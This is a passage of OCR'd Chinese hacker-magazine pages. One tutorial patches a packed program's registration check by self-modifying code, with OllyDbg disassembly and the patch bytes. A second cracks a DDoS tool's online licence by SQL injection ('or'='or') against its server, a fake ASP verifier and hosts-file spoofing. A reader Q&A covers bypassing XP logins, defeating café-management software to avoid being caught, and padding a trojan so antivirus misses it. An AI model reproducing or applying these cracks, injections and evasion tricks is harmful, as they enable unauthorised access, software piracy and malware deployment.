


图5　确认断点是否成功

现在就F9运行起来吧，硬件断点自动停在如下位置：

```
0053C3B0    /75 08
jnz short 0053C3BA          ; pdftohtm.0053C3BA
0053C3B2    |B8 01000000     mov eax,1
0053C3B7    |C2 0C00         retn 0C
0053C3BA    \68 98144000     push 401498
0053C3BF     C3              retn
```

0053C3BF处返回后，就到程序的OEP了。SMC是在OEP代码执行前要修改代码，所以程序真正运行后再修改代码，那已经是错过了最好时机，我们应该在准备跳向OEP时做手脚。既然

要做手脚，那起码应该修改什么代码吧？先到OEP去吧，位置如下：

```
00401498   /EB 10          jmp short 004014AA                    ;
pdftohtm.004014AA     /// OEP
0040149A   |66:623A        bound di,dword ptr ds:[edx]
0040149D   |43             inc ebx
0040149E   |2B2B           sub ebp,dword ptr ds:[ebx]
004014A0   |48             dec eax
004014A1   |4F             dec edi
004014A2   |4F             dec edi
004014A3   |4B             dec ebx
004014A4   |90             nop
004014A5   -|E9 98604D00   jmp 008D7542
004014AA   \A1 8B604D00    mov eax,dword ptr ds:[4D608B]
004014AF    C1E0 02        shl eax,2
```




图6　搜索字符串

这是一个标准的broland C++程序，使用OD的超级字符串搜索刚才图3中出现的错误提示相关字符，如图6所示。

双击搜索到的字符串，来到代码处，位置如下：

```
0040F94E    837D E4 00     cmp dword ptr ss:[ebp-1C],0           ;
是否输入注册码
0040F952    74 05          je short 0040F959                     ;
pdftohtm.0040F959
0040F954    8B55 E4        mov edx,dword ptr ss:[ebp-1C]
0040F957    EB 05          jmp short 0040F95E                    ;
pdftohtm.0040F95E
0040F959    BA 0DD14D00    mov edx,4DD10D
0040F95E    52             push edx
0040F95F    E8 28130000    call 00410C8C                         ;
关键call
```

走到0040F95F处的时候，发现这是一个关键call，里面包含注册码位数、算法等信息。因为我们这次是介绍SMC技术，所以算法不是讨论的内容，既然知道0040F95F处是一个关键，但是我们又不想程序执行这个call的代码，所以这里介绍一种爆破手法，也属于标志位修改一类。

首先跟进这个关键call，代码位置如下：

```
00410C8C    55             push ebp
00410C8D    8BEC           mov ebp,esp
00410C8F    53             push ebx
00410C90    56             push esi
00410C91    57             push edi
00410C92    8B5D 08        mov ebx,dword ptr ss:[ebp+8]
00410C95    85DB           test ebx,ebx
00410C97    74 0C          je short 00410CA5
00410C99    53             push ebx
```

双击代码就可以进行修改，我们是改前面两行，修改完成后变为：

```
00410C8C    B8 01000000    mov eax,1
00410C91    C3             retn
00410C92    8B5D 08        mov ebx,dword ptr ss:[ebp+8]
00410C95    85DB           test ebx,ebx
```

为什么要这么改呢？看第一行mov eax,1，一般标志位置1就表示成功，置0就表示失败，所以这里将1赋值给eax。第二行是retn，就是eax置1后就返回了，表示下面的代码不会执行了，也就跳过了注册算法等的验证，以达到我们爆破的目的。

修改之后我们继续执行代码，发现可以显示注册成功，看来代码修改是成功的。那现在怎样进行SMC修补呢？在OD中按Ctrl+F2重新载入程序，停在入口处，使用我们之前说的ESP定律来到下面代码的位置处：

```
0053C3B0   /75 08          jnz short 0053C3BA                    ;
pdftohtm.0053C3BA
0053C3B2   |B8 01000000    mov eax,1
0053C3B7   |C2 0C00        retn 0C
0053C3BA   \68 98144000    push 401498
0053C3BF    C3             retn
```

来到这里，在壳代码解码完毕后，程序运行之前修改代码，所以这时候正是好时机。将0053C3B0处的代码改为jmp 0053C598，以方便下面打补丁。在这段代码处往下走，去找一段空代码处，也就是大家常说的00区域，我找到的位置如下：

```
0053C594    0000           add byte ptr ds:[eax],al
0053C596    0000           add byte ptr ds:[eax],al
0053C598    0000           add byte ptr ds:[eax],al
```

这里就是空代码处，既然是修补，我们就在这些空代码上改。我从0053C594处开始修改，修改后为：

```
0053C598    C705 8C0C4100 B>mov dword ptr ds:[410C8C],1B8
0053C5A2    66:C705 900C410>mov word ptr ds:[410C90],0C300
0053C5AB   ^ E9 0AFEFFFF    jmp pdftohtm.0053C3BA
```

解释一下，第一行的代码是将1B8赋给地址410C8C，也就是上面的mov eax,1；第二行是将0C300赋给地址410C90，也就是上面说的retn；第三行是跳转到壳准备返回OEP处。在执行返回后，代码就会产生效果而改变代码执行流程，达到代码自身修改的目的。运行修改代码后的程序，如图7所示。




图7　SMC成功

这就是SMC技术的整个过程，也可以使用“DUP补丁制作工具”制作成补丁。但我觉得，如果是使用SMC的话，用手工来修改代码可能会更好一点，这是我个人习惯而已。如果你在学习过程中有问题的话，可以到“黑手”官方论坛发帖交流。好了，本期破零节目时间就到这了，我们下一期再见。

【本文介绍的相关程序已收录在本期光盘中】

编辑点评：

前一段时间，好像旋起了一阵SMC风，我看到很多朋友都在玩SMC，好像SMC都被玩烂了的样子。但是“黑手”的读者们都玩过了吗？希望本文对你有帮助。

网络验证类软件的破解——用ASP破解NETBOT

文 Tommie

从本文你可以学习到：
如何破解网络验证

缘起

去年9月中旬，在某技术小组论坛接到了一位朋友的请求——破解一款DDOS软件。他说他用了800RMB去买这款DDOS软件的VIP会员，其后因为生成服务端次数太多而被封VIP了（花了800RMB还有生成次数限制，汗颜……），于是就气冲冲地找人破解这款软件。

说起破解，大家自然会想到什么API函数、MD5切入点这些东西，对于破解网络验证类的软件，相信有不少读者是不会的，还是有必要写出来，希望高手不要向我砸石头。

过程

既然是网络验证软件，那么软件一定会发送数据到远程




图1　选择控制端进程




图2　配置服务端失败

服务器，我们用**WSockExpert**来截取数据包，再进行分析。打开控制端，再运行WSockExpert，按一下左上角的小图标，选择控制端的进程，如图1所示。回到控制端，随便配置一个服务端，如图2所示。

返回WSockExpert界面，看到一条带有"**GET**"的数据包被截获下来了，数据如下：

```
GET /netbot/UserLogin.asp?version=vip070812&UserName=&Password=
HTTP/1.1
User-Agent: hackeroo
Host: www1.hackeroo.com
```

看来是远程调用ASP来验证VIP会员的用户和密码，并且发送方式为"GET"。因为我在配置服务端的时候，并没有输入用户和密码，所以对应的UserName和Password这两个值应该为空。而version这个变量又有什么作用呢？这个一会儿再作解释。虽然这款DDOS软件功能上和美观上都不错，不知道脚本又写得怎样呢？

我们从上面的数据包知道，验证服务器是"www1.hackeroo.com"，验证的文件相对路径为"/netbot/UserLogin.asp"，假设我们现在有VIP会员，把用户和密码都分别填入UserName和Password这两个变量中，那会发生什么事情呢？可惜我手头没有VIP会员，于是就想起了用'or'='or'提交给UserName和Password这两个变量，进而绕过验证。至于'or'='or'的相关资料，许多期的手册都刊登过，大家可以去翻翻。




图3　下载窗体

好了，现在在IE地址栏里试试提交"**http://www1.hackeroo.com/netbot/userlogin.asp?version=vip070812&UserName='or'='or'&Password='or'='or'**"，bingo！弹出了下载窗体，如图3所示。

大家看看文件名，是"vip070812.zip"，如果你是一个对信息比较敏感的人，就会发现这个和之前的vip070812变量是有所关联的。为了证实这个观点，再次提交"**http://www1.hackeroo.com/netbot/UserLogin.asp?version=&UserName='or'='or' &Password='or'='or'**"，返回如图4所示。

看到没？"无法找到该页"了，是因为对方的ASP文件中用来获取文件名的变量version的值被我删去了。知道这些信息后我就可以写个ASP来破解它了，代码如下：




图4　无法找到该页

```
<%
dim version
version = Trim(Request("version"))
Select Case version
Case "vip070812"
Response.Redirect("http://127.0.0.1/netbot/server/vip070812.zip")
End Select
%>
```

在控制端所在的文件夹里新建一个"netbot"文件夹，把上面的代码保存为"UserLogin.asp"放到netbot这个文件夹中，再在"netbot"这个文件夹中新建一个"server"文件夹，把刚才下载回来的"vip070812.zip"放进去。现在我们还需要一款支持ASP解析的软件，用IIS的话显得非常麻烦了，我是用的一款微型ASP搭建软件：Baby Web Server。




图5　设置路径




图6　修改hosts文件

打开Baby Web Sever，选择"**server**"－"**settings**"－"**Web Pages**"，设置为控制端所在目录的路径，如图5所示。




图7　配置成功

最后还要用文本格式打开并修改一下hosts文件，因为我用的是XP系统，所以hosts文件路径为"C:\WINDOWS\system32\drivers\etc\hosts"，修改后如图6所示。

回到控制端，现在来试试配置一下服务端，成功了，如图7所示。

后记

我随后通知了官方，官方的动作挺迅速的，虽然把软件更新了、把注入漏洞修补了，但是一样可以hosts欺骗、一样可以凭着它的服务端命名规则找出下载地址，再在ASP中增加一个Case就OK了（ASP写成这样是方便日后的管理）。

Q&A



Q：大哥大姐们问一下啊，怎样才能绕过XP登录密码登录系统？我的同学加密码后现在开不了电脑了。

A：先从早期的“绕”谈起，也就是部分个人用户新装系统后会建立一个自身账户，一般administrator这个空密码的用户就会处于闲置状态，使用administrator作为用户名，密码为空就可以成功进入系统。在早期的xp安装版时代，利用这个方法可谓是屡试不爽，不过随着Ghost xp的普及，几乎都是自动安装登录模式了。

在计算机的管理者不在时，可以使用光盘引导驱动后新建一个用户，例如winpe和诸多工具都可实现此功能。然后再到Windows模式下进行选择性操作：

1、使用lc5或者advanced windows password等工具爆破sam的hash，前提是密码强度不高。

2、使用相关工具克隆管理员账户，例如把guest克隆成管理员，这样隐蔽性高且实现容易。

3、上帝之门，一款开启xp万能登录模式的工具。

当然不管是“绕”还是“破”，一定要注意思路和安全可行。

URL：http://www.nohack.cn/bbs/thread-81967-1-1.html

Q：学校网络中心用的是PUBWIN4管理系统，本来是说做机房的，但是建好后却当作网吧用，同学们都很气愤，我们就用DOS强行进入，但是这样桌面上的任务栏就没有图标了，所以常有人被发现。哪位高手能教我一个更不易被发现的方法啊？

A：PUBWIN4应该是PUB网吧管理的老版本了，记忆中在2001年时就跟他打过交道了。PUBWIN4很容易破解，可以用winhex在内存中找到明文密码，但是不同版本，密码出现的位置不同。通用的方法就是使用PUBWIN4破解精灵，该软件原理就是kill掉PUBWIN4的进程后快速使用一个暴破过的PUBWIN4程序进行替换，使用空口令进入后再用“星号密码查看器”获取密码。随着现阶段技术层次的更新，相信破解PUBWIN4的方法更可以是多点开花了。

URL：http://www.nohack.cn/bbs/thread-71201-1-3.html

Q：我问一下，看了《精通脚本黑客》，安装了IIS5后，为什么我点“INTERNET信息服务”会出现如下提示？

“MMC不能打开文件C:\WINDOWS\SYSTEM32\INETSRV\iis.msc，这可能是由于文件不存在，不是一个MMC控制台，或者用后来版本的MMC创建，也可能是由于你没有访问此文件的足够权限。”

请问一下如何解决？我的系统是深度Ghost版。另外，我想装双系统2000和XP，看书上说要把XP的I386文件下的ntldr、nedetect.com、bootfont.bin这三个文件复制到安装盘下，但是我在光盘上没有找到nedetect.com这个文件，不知道如何解决？

A：这个问题我也遇到过，最后通过运行“regsvr32 C:\Windows\system32\msxml3.dll”解决问题，也就是重新注册了msxml parser。不过根据提示所说的“或者用后来版本的MMC创建”，觉得winxp下最好使用系统光盘自带的IIS5.1安装，否则兼容性不敢保证。

至于后面对于安装双系统的问题，你的描述不大清楚，就问题本身而言，估计是因为你的系统盘不是安装版，只有安装版才能提取文件和组件。

URL：http://www.nohack.cn/bbs/thread-81795-1-3.html

Q：我准备用跳转法免杀，不过在测试0区可不可用的时候发现了问题，说什么“无法在可执行文件中定位数据”，那个“复制”按钮是暗的，无法点击。我测试了好多0区，问题都一样，我还用新的鸽子测试，可还是这样。

A：这是因为代码段的0区域不可写入代码，一般做法就是使用zeroadd加一个区段填充0区域，然后利用写入的区段进行代码填写。详细的修改方法请参考《精通黑客免杀》，就本人免杀的经验而谈，尽量在代码上做文章，而不要使用跳转法。

URL：http://www.nohack.cn/bbs/thread-81666-1-3.html

Q：WindowsXP下如何对文件夹加密啊？不用工具，也不是通过隐藏文件夹来加密（比较麻烦），是在打开那个文件夹的时候输入密码！

A：就文件夹加密而言，早期的Win98时代可以在自定义的文件夹中加入javascript做个弹窗的加密模式，但是WinXP下本身没有提供加密机制，而使用NTFS也只是一种策略而已，至少我是不知道如何在没有工具的情况下能够实现文件夹加密。就你所说的打开文件夹输入密码，是利用软件把文件移动并隐藏到类似“回收站”这样的文件夹，然后使用自身的关联制造一个假的文件夹。

URL：http://www.nohack.cn/bbs/thread-66896-1-3.html

Q：谁熟悉动网入侵？我的论坛被人入侵，还改了些东西。基本的安全措施我都做了，不知道还该做点什么。

